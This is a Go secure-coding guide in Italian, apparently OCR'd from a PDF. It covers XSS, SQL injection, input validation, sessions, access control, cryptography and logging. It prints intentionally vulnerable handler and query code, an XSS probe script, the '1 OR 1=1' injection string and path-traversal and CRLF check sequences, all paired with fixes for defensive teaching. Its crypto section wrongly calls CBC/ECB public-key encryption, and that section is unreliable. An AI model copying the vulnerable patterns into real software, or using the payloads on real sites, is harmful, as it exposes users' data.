Go è un linguaggio di programmazione open source, sviluppato da Google e pubblicato per la prima volta nel 2009. È nato dall'esigenza di avere un linguaggio facile da imparare, specializzato nella programmazione concorrente e che avesse un compilatore in grado di produrre eseguibili efficienti e veloci. La sintassi è molto simile al C.

7.12.1 Client Dom Stored XSS

Come riconoscerla

Cross-site scripting (XSS) è una vulnerabilità che affligge siti web dinamici che impiegano un insufficiente controllo dell'input, in qualsiasi modo pervenuto. Un attacco di XSS permette a un malintenzionato di inserire o eseguire codice lato client al fine di attuare un insieme variegato di operazioni quali ad esempio: raccolta, manipolazione e reindirizzamento di informazioni riservate, visualizzazione e modifica di dati presenti sui server, alterazione del comportamento dinamico delle pagine web ecc.

GO, proprio come qualsiasi altro linguaggio di programmazione multiuso, è vulnerabile a XSS nonostante la documentazione indirizzi chiaramente sull'utilizzo di html/template package.


In riferimento al seguente frammento di codice:

```
package main
import "net/http"
import "io"
func handler (w http.ResponseWriter, r
    *http.Request) { io.WriteString(w,
    r.URL.Query().Get("param1"))
}
func main () {
    http.HandleFunc("/", handler)
    http.ListenAndServe(":8080", nil)
}
```


Questo codice crea e avvia un server HTTP in ascolto sulla porta 8080 (main()) gestendo le richieste sulla root del server (/).

La funzione handler(), che gestisce le richieste, prevede un parametro query stringa Param1, il cui valore viene quindi scritto nel flusso di risposta (w):

Se param1=test, il Content-Type sarà inviato come text/plain:




Se param1=<h1>, il Content-Type sarà inviato come text/html (ciò rende vulnerabile a XSS):



Si potrebbe pensare che rendere param1 uguale a qualsiasi tag HTML porti allo stesso comportamento, ma non è così: param1=<h2>, param1=, param1=<form> non modificano Content-Type in text/html, bensì in plain / text.

Se param1=<script>alert(1)</script>, il Content-Type sarà inviato come text/html e il valore sarà restituito e quindi facilmente interpretato tramite l'alert (XSS - Cross Site Scripting):




Come difendersi

Sostituire il text/template package con html/template:


```
package main
import "net/http"
import "html/template"
func handler(w http.ResponseWriter, r *http.Request)
        { param1 := r.URL.Query().Get("param1")
        tmpl := template.New("hello")
        tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
        tmpl.ExecuteTemplate(w, "T", param1)
}

func main() {
        http.HandleFunc("/", handler)
        http.ListenAndServe(":8080", nil)
}
```

Se `param1=<h1>`, l'intestazione di risposta HTTP `Content-Type` non verrà inviata come `text/plain` :



`Param1` è correttamente codificato sul browser:



7.12.2 SQL Injection

Come riconoscerla

L'SQL Injection nasce dalla mancata/non corretta codifica dei dati di input/output. Partendo dalla query di esempio riportata di seguito:

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = " +
customerId
row, _ := db.QueryContext(ctx, query)
```

Quando viene fornito un customerId valido, la query restituisce l'elenco delle carte di credito del cliente.

Tuttavia, se customerId non è un valore, ma una stringa (concatenazione di diversi valori/simboli) come nell'esempio che segue:

```
SELECT number, expireDate, cvv FROM creditcards WHERE customerId = 1 OR 1=1
```

La query restituirebbe (a meno di opportune verifiche dei dati immessi in input) tutti i record della tabella relativamente a tutti i clienti censiti poiché la condizione 1 = 1 sarà 'truè per qualsiasi record.

Come difendersi

Impostare i placeholder:

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = ?"
stmt, _ := db.QueryContext(ctx, query, customerId)
```

La sintassi è specifica:

MySQL	PostgreSQL	Oracle
`WHERE col = ?`	`WHERE col = $1`	`WHERE col = :col`
`VALUES(?, ?, ?)`	`VALUES($1, $2, $3)`	`VALUES(:val1, :val2, :val3)`

7.12.3 Ulteriori indicazioni per lo sviluppo sicuro

L'input dell'utente e i relativi dati associati rappresentano un rischio se non vengono attuati opportuni controlli di "Input Validation" e "Input Sanitization". Tutte le procedure di convalida dei dati devono essere eseguite su sistemi affidabili (ad esempio sul server) e devono essere eseguite a ogni livello dell'applicazione.

7.12.3.1 Validazione dell'INPUT

I dati dell'input devono essere considerati non sicuri per impostazione predefinita e accettati solo dopo aver effettuato i controlli di sicurezza appropriati. Anche le fonti dei dati devono essere identificate come attendibili o non affidabili e, in caso di fonti non attendibili, devono essere eseguiti controlli di convalida.

Se la convalida fallisce, l'input deve essere rifiutato.

Go dispone di librerie native che includono metodi a supporto del processo di validazione e sanitizzazione dei dati:

- strconv per la *conversione* di stringhe ad altre tipologie di dati:
  - Atoi
  - ParseBool
  - ParseFloat
  - ParseInt
- strings per *gestire* le stringhe e relative proprietà:
  - Trim
  - ToLower
  - ToTitle
- regexp utilizzabile nelle espressioni regolari per gestire *formati* personalizzati.
- *Altre* tecniche per garantire la validità dei dati di input includono:
  - *White listing* – verificare l'input sulla base di una white list di caratteri consentiti.
  - *Boundary checking* – verificare la lunghezza dei numeri e dei dati.
  - Validazione numerica.
  - Verificare i Null Bytes: (`%00`)
  - Verificare i caratteri di linea: `%0d , %0a , \r , \n`
  - Verificare i caratteri di alterazione del percorso `../` oppure `\\..`

NOTA: Assicurarsi che le intestazioni di richiesta e risposta HTTP contengano solo caratteri ASCII.

7.12.3.2 Gestione dei File

Assicurarsi che gli utenti non siano autorizzati a fornire direttamente dati a tutte le funzioni dinamiche. In linguaggi come PHP, il passaggio di dati utente a funzioni incluse dinamicamente nel codice funzioni è un grave rischio di sicurezza.
Nel caso di reindirizzamenti dinamici, i dati utente non devono essere passati. Se è richiesto dall'applicazione, è necessario adottare ulteriori controlli, che includono ad esempio: l'accettazione solo dei dati correttamente convalidati e dei relativi URL. Inoltre, è importante assicurarsi che i percorsi a directory e file siano mappati in elenchi di indici di percorsi predefiniti (assicurarsi di utilizzare tali indici).
Non inviare mai il percorso assoluto del file, utilizzare sempre percorsi relativi.
Per i file e le risorse dell'applicazione, impostare autorizzazioni di sola lettura.
L'upload dei file sul server dovrebbe essere limitato ai soli utenti autenticati e solo per alcune tipologie di file accettati. Questo controllo può essere fatto usando la seguente funzione Go che rileva i tipi MIME: func DetectContentType (data[] byte) string. I file caricati dagli utenti non devono essere memorizzati nel contesto web dell'applicazione, ma in un server di contenuti o in un database. Il percorso su file systm in cui vengono memorizzati tali file non deve avere privilegi di esecuzione. Se il file server che ospita i dati caricati dall'utente è basato su *NIX, è necessario implementare meccanismi di sicurezza come l'ambiente chrooted o montare la directory del file di destinazione come un'unità logica.

7.12.3.2.1 Sorgenti dati

Ogni volta che i dati vengono trasmessi da una fonte attendibile a una fonte meno attendibile, è necessario eseguire controlli di integrità. Ciò garantisce che i dati non siano stati manomessi e che si stanno ricevendo i dati previsti. Altri controlli includono:

- Cross-system consistency checks;
- Hash totals;
- Referential integrity;
- Uniqueness check;
- Table look up check.

7.12.3.2.2 Azioni di post-validazione (azioni aggiuntive)

- informare l'utente che i dati inseriti non rispettano i requisiti richiesti e pertanto devono essere modificati per conformarli alle condizioni richieste;
- modificare i dati inviati dall'utente lato server senza notificare all'utente di tali modifiche.

7.12.3.2.3 Sanitizzazione

Dopo aver effettuato i controlli di convalida appropriati, un ulteriore passaggio che viene in genere adottato per rafforzare la sicurezza dei dati consiste nel rimuovere o modificare i caratteri ritenuti 'pericolosi'. Le azioni più comuni di sanitizzazione sono i seguenti:

- Escaping. Nel package nativo html ci sono due funzioni usate per la sanitizzazione: una per l'escape del testo HTML e un'altra per l'HTML senza escape. La funzione EscapeString(), accetta una stringa e restituisce la stessa stringa con i caratteri speciali convertiti. (es. '<' viene sostituito con '<'). Questa funzione converte solo i seguenti cinque caratteri: <,>, &, ' e ". Viceversa c'è anche la funzione UnescapeString () per convertire da entità a caratteri.
- Rimuovere i TAG. Sebbene il package html/template abbia una funzione stripTags (), questa non è esportabile. Poiché nessun altro package nativo ha una funzione capace di rimuovere tutti i tag, l'alternativa è quella di utilizzare librerie di terze parti o copiare l'intera funzione insieme alle sue classi e funzioni private. Alcuni esempi di librerie di terze parti sono:
    - https://github.com/kennygrant/sanitize
    - Il pacchetto sanitize fornisce funzioni per la sanificazione di codice HTML e dei percorsi.
    - https://github.com/maxwells/sanitize
    - Una libreria per la sanificazione di HTML che sfrutti una white list. Semplice da usare.
    - https://github.com/microcosm-cc/bluemonday

- Bonifica codice HTML.

- Rimuovere le interruzioni di linea, i caratteri di tabulazione (tab), gli spazi bianchi non necessari. Il "text/template" e "html/template" includono un modo per rimuovere gli spazi bianchi dal template, utilizzando un segno meno - all'interno del delimitatore dell'azione.
- URL Request Path. Nel pacchetto "net/http" c'è un tipo di multiplexer di richiesta HTTP chiamato ServeMux, che viene utilizzato per far corrispondere la richiesta in arrivo ai pattern registrati e quindi a invocare il gestore che più si avvicina all' URL richiesto. Oltre al suo scopo principale, si occupa anche di sanitizzare l'URL, reindirizzando qualsiasi richiesta contenente '.' o '..' o '/' ripetuti a un URL equivalente, ma più pulito. Di seguito un esempio di Mux:

```
func main() {

  mux := http.NewServeMux()
  rh := http.RedirectHandler("http://yourDomain.org", 307)

  mux.Handle("/login", rh)
  log.Println("Listening...")

  http.ListenAndServe(":3000", mux)

}
```

7.12.3.3 Gestione Sessione, Controlli Accessi e Crittografia

7.12.3.3.1 Sessioni

- La creazione della sessione deve essere eseguita su un sistema attendibile.
- Assicurarsi che gli algoritmi utilizzati per generare l'identificatore di sessione siano sufficientemente casuali al fine di prevenire una forzatura bruta di sessione.
- Una volta assicurato un token sufficientemente forte, impostare l'opportuno valore per i cookie: 'Domain', 'Path', 'Expires', 'HttpOnly' e 'Securè.
- Al momento del login, deve essere sempre generata una nuova sessione. La vecchia sessione non deve essere mai riutilizzata, anche se non è scaduta. Utilizzare anche il parametro "Expire" per eseguire la chiusura della sessione in modo da prevenire il "session hijacking". Un altro aspetto importante dei cookie è quello di impedire l'accesso simultaneo per lo stesso nome utente. Ciò può essere fatto mantenendo un elenco degli utenti connessi e confrontare il nuovo nome utente di accesso con tale elenco. Questo elenco di utenti attivi viene di solito persistito su un database.
- Gli identificatori di sessione non devono mai essere esposti negli URL. Questi dovrebbero essere localizzabili solo nei cookie presenti nell'intestazione http. Un esempio di cattiva pratica è quello di passare gli identificatori di sessione come parametri della GET. I dati della sessione devono inoltre essere protetti dall'accesso non autorizzato da parte di altri utenti del server.
- È necessario passare da HTTP a HTTPS, al fine di prevenire potenziali attacchi Man In The Middle (MITM), nei quali un attaccante si frappone fra due endpoint, "fiutando" i pacchetti in transito. In tal modo tutto il traffico è visibile e comprensibile, poiché l'HTTP prevede la trasmissione delle informazioni in chiaro. Utilizzando HTTPS in tutte le richieste (pacchetto "crypto/tls" di Go) la trasmissione risulta crittografata e il compito per l'attaccante molto più arduo.
- In caso di operazioni altamente sensibili o critiche, il token deve essere generato per richiesta invece che per sessione. Accertarsi sempre che il token sia sufficientemente casuale sia sufficientemente lungo da proteggerlo contro possibili attacchi di forza bruta.
- Aspetto da considerare nella gestione delle sessioni è la funzionalità Logout. L'applicazione deve fornire un modo per disconnettersi da tutte le pagine che richiedono l'autenticazione, nonché terminare completamente la sessione e le connessione ad esse associate. In particolare, quando un utente si disconnette, il cookie deve essere eliminato dal client. La stessa azione deve essere intrapresa dalla componente che si occupa della memorizzazione delle informazioni della sessione utente.

7.12.3.3.2 Controllo Accessi

- Utilizzare solo gli oggetti di sistema attendibili per le decisioni di autorizzazione all'accesso.
- Generare un token di sessione lato server, quindi memorizzare e utilizzare questo token per convalidare l'utente e applicare il modello predefinito di controllo degli accessi.
- Il componente utilizzato per l'autorizzazione di accesso deve essere un unico componente (centralizzazione), utilizzato a livello di sito. Ciò include quelle funzioni di libreria utilizzate che chiamano servizi di autorizzazione esterni.
- In caso di eccezione, il controllo degli accessi dovrebbe fallire in modo sicuro. A tale scopo è opportuno utilizzare la funzione 'Defer'.
- Se l'applicazione non può accedere alle informazioni di configurazione, ogni accesso all'applicazione deve essere negato.
- I controlli di autorizzazione devono essere applicati su ogni richiesta, inclusi gli script eseguiti lato server e le richieste provenienti da tecnologie lato client come AJAX o Flash.
- È importante separare correttamente la logica di gestione dei privilegi dal resto del codice applicativo.
- Altre operazioni importanti in cui i controlli di accesso devono essere attuati al fine di impedire ad un utente non autorizzato di accedervi, sono:
    - File e altre risorse,
    - Protezione URL’s,
    - Protezioni Funzioni,
    - Riferimenti diretti ad oggetti,
    - Servizi,
    - Dati applicativi,
    - Attributi utente e dati e informaizoni sulle policy.
- Se i dati di stato devono essere memorizzati lato client, è necessario utilizzare la crittografia ed effettuare opportuni controlli d'integrità per prevenire possibili manomissioni.
- Il flusso della logica applicativa deve essere conforme alle regole di business.
- Quando si trattano transazioni, il numero di transazioni che un singolo utente o dispositivo può eseguire in un dato periodo di tempo deve essere superiore ai requisiti previsti, ma sufficientemente basso da impedire all'utente di eseguire un attacco di tipo DoS.
- L'impiego della sola intestazione HTTP "referer" è insufficiente per convalidare l'autorizzazione e deve essere utilizzato solo come controllo supplementare.
- Per le sessioni con autenticazione a lungo termine, l'applicazione deve riesaminare periodicamente l'autorizzazione dell'utente per verificare che i permessi di quest'ultimo non siano cambiati. Se le autorizzazioni sono cambiate, è necessario scollegare l'utente e costringerlo a riautenticarsi.
- Gli account degli utenti devono essere verificati periodicamente, al fine di rispettare le procedure di sicurezza, (ad esempio, disabilitando l'account utente dopo 30 giorni dalla data di scadenza della password).
- L'applicazione deve supportare la possibilità di disabilitare gli account e la chiusura delle sessioni in caso di revoca dell'autorizzazione dell'utente, (ad es. cambiamento di ruolo, situazione occupazionale, ecc.).
- Gli account di servizio esterno, o che supportano connessioni da o verso sistemi esterni, devono essere dotati del più basso possibile livello di privilegi.

7.12.3.3.3 Crittografia e Hashing

La crittografia deve essere utilizzata ogni qual volta è necessario comunicare o memorizzare dati sensibili. Le regole da seguire sono le seguenti:

- Utilizzare algoritmi sicuri di hashing come l’SHA-256.
- Un caso di utilizzo "semplice" di crittografia è il protocollo HTTPS - Hyper Text Transfer Protocol Secure.
- AES è lo standard di fatto per quanto riguarda la crittografia a chiave simmetrica. Questo algoritmo, come molte altre cifrature simmetriche, può essere implementato in diverse modalità.

- Utilizzare GCM (Galois Counter Mode) piuttosto che CBC/ECB. GCM è una modalità di cifratura autenticata, il che significa che dopo la fase di crittografia viene aggiunto un tag di autenticazione al testo cifrato, che sarà quindi convalidato prima della decodifica dei messaggi, assicurando il messaggio da eventuali manomissioni. CBC/ECB, invece, è una crittografia a chiave pubblica o asimmetrica, che utilizza coppie di chiavi: pubbliche e private. La crittografia a chiave pubblica è meno performante della crittografia a chiave simmetrica per la maggior parte dei casi, per cui il suo uso più comune è la condivisione di una chiave simmetrica tra due parti usando la crittografia asimmetrica, in modo da poter utilizzare la chiave simmetrica per scambiare messaggi crittografati con crittografia simmetrica. A parte AES, che è una tecnologia degli anni' 90, gli autori di Go hanno iniziato ad implementare e supportare algoritmi di crittografia simmetrica più moderni che forniscono anche l'autenticazione, come "chacha20poly1305".
- Un altro package da considerare in Go, invece dell'uso diretto di AES, è "x/crypto/nacl". La "nacl/box" e "nacl/secretbox" in Go sono implementazioni delle astrazioni di NaCl per l'invio di messaggi crittografati per i due casi di utilizzo più comuni:
    - Invio di messaggi autenticati e crittografati tra due parti utilizzando la crittografia a chiave pubblica (nacl/box).
    - Invio di messaggi autenticati e crittografati tra due parti usando la crittografia simmetrica (a.k.a secret-key).
- Si deve stabilire e utilizzare una politica e un processo per la gestione delle chiavi crittografiche, in modo tale da proteggere i dati principali più sensibili dall'accesso non autorizzato. Pertanto, le chiavi crittografiche non devono essere assolutamente esplicitate, né tanto meno codificate nel sorgente (hard coded).
- Focalizzare l'attenzione sull'impiego di algoritmi crittografici più moderni come l'implementazione "https://godoc.org/golang.org/x/crypto" piuttosto che utilizzare il pacchetto "crypto/*".
- Tutti i numeri casuali, nomi di file casuali, GUID casuali e stringhe casuali generati applicativamente, devono essere creati utilizzando un generatore di numeri casuali approvato dal modulo crittografico, soprattutto quando questi valori sono potenzialmente sensibili e soggetti ad essere indovinati. Utilizzare dunque la "crypto/rand" che, anche se più lenta della "math/rand", risulta essere molto più sicura.

7.12.3.4 Gestione degli Errori e delle Eccezioni

La gestione degli errori e il logging rappresentano una parte essenziale nella protezione dell'applicazione e dell'infrastruttura. Quando si parla di gestione degli errori, ci si riferisce all'individuazione di eventuali errori nella logica dell'applicazione che potrebbero causare il blocco del sistema, a meno che non vengano gestiti correttamente.

In Go esistono funzioni per la gestione degli errori. Queste sono: il panic, recover e il defer. Quando uno stato di applicazione è *panic*, l'esecuzione normale viene interrotta, le dichiarazioni di *defer* vengono eseguite e la funzione torna al suo chiamante. *Recover* di solito è utilizzato all'interno delle dichiarazioni di *defer* e consente all'applicazione di riacquistare il controllo su una routine di panicking e di tornare alla normale esecuzione.

D'altra parte, il logging dettagliato di tutte le operazioni e delle richieste che si sono verificate nel sistema aiuta a determinare quali azioni devono essere adottate per proteggere il sistema. Poiché gli aggressori tentano di eliminare tutte le tracce delle loro azioni cancellando i log, è fondamentale che i file di log siano centralizzati e protetti da accessi non autorizzati.

Altre azioni:

- gli sviluppatori devono assicurarsi che non siano divulgate informazioni sensibili nelle risposte di errore, nonché garantire che nessun gestore di errori rilasci informazioni (ad esempio, il debug o le informazioni sulle tracce di stack).
- Il logging deve essere sempre gestito dall'applicazione e non deve basarsi sulla configurazione del server. Tutte le registrazioni devono essere implementate da una routine master su un sistema affidabile e gli sviluppatori devono inoltre assicurarsi che i dati sensibili non siano soggetti a logging

(ad es. Password, informazioni sulla sessione, dettagli di sistema, ecc.) né che ci siano informazioni di tracciamento di debug o stack. Inoltre, la registrazione dovrebbe coprire sia eventi di successo che di insuccesso in materia di sicurezza.

Il package nativo di Go che contiene le funzioni di logging non supporta livelli distinti di verbosità, il che significa che tale feature deve essere implementata a parte. Un altro problema con il logger nativo è che non c'è modo di attivare o disattivare il logging per package. Poiché normalmente sono richieste funzionalità di logging adeguate per la manutenzione e la sicurezza, a tal fine, si utilizza una libreria di registrazione di terze parti come ad esempio:

- **Logrus** - https://github.com/Sirupsen/logrus
- **glog** - https://github.com/golang/glog
- **loggo** - https://github.com/juju/loggo

Tra queste librerie, la più usata è "**Logrus**". Glog non più aggiornata da qualche anno.
Per garantire la validità e l'integrità dei log, deve essere utilizzata come passo aggiuntivo una funzione di hash crittografica al fine di prevenire possibili manomissioni dei log.

7.12.3.5 Sicurezza del Database

Installazione sicura del server di database:

- Modificare / impostare una password per account di root;
- Rimuovere gli accounts "root" che sono accessibili dall'esterno di localhost;
- Rimuovere eventuali account anonimi;
- Rimuovere qualsiasi database di prova esistente;
- Rimuovere eventuali stored procedure non necessarie, pacchetti di utilità, servizi inutili, contenuti del fornitore (ad es. Schemi di esempio).
- Installare il set minimo di funzionalità e opzioni necessarie per il database, per funzionare con Go.
- Disattivare tutti gli account predefiniti che non sono richiesti nell'applicazione Web per connettersi al database.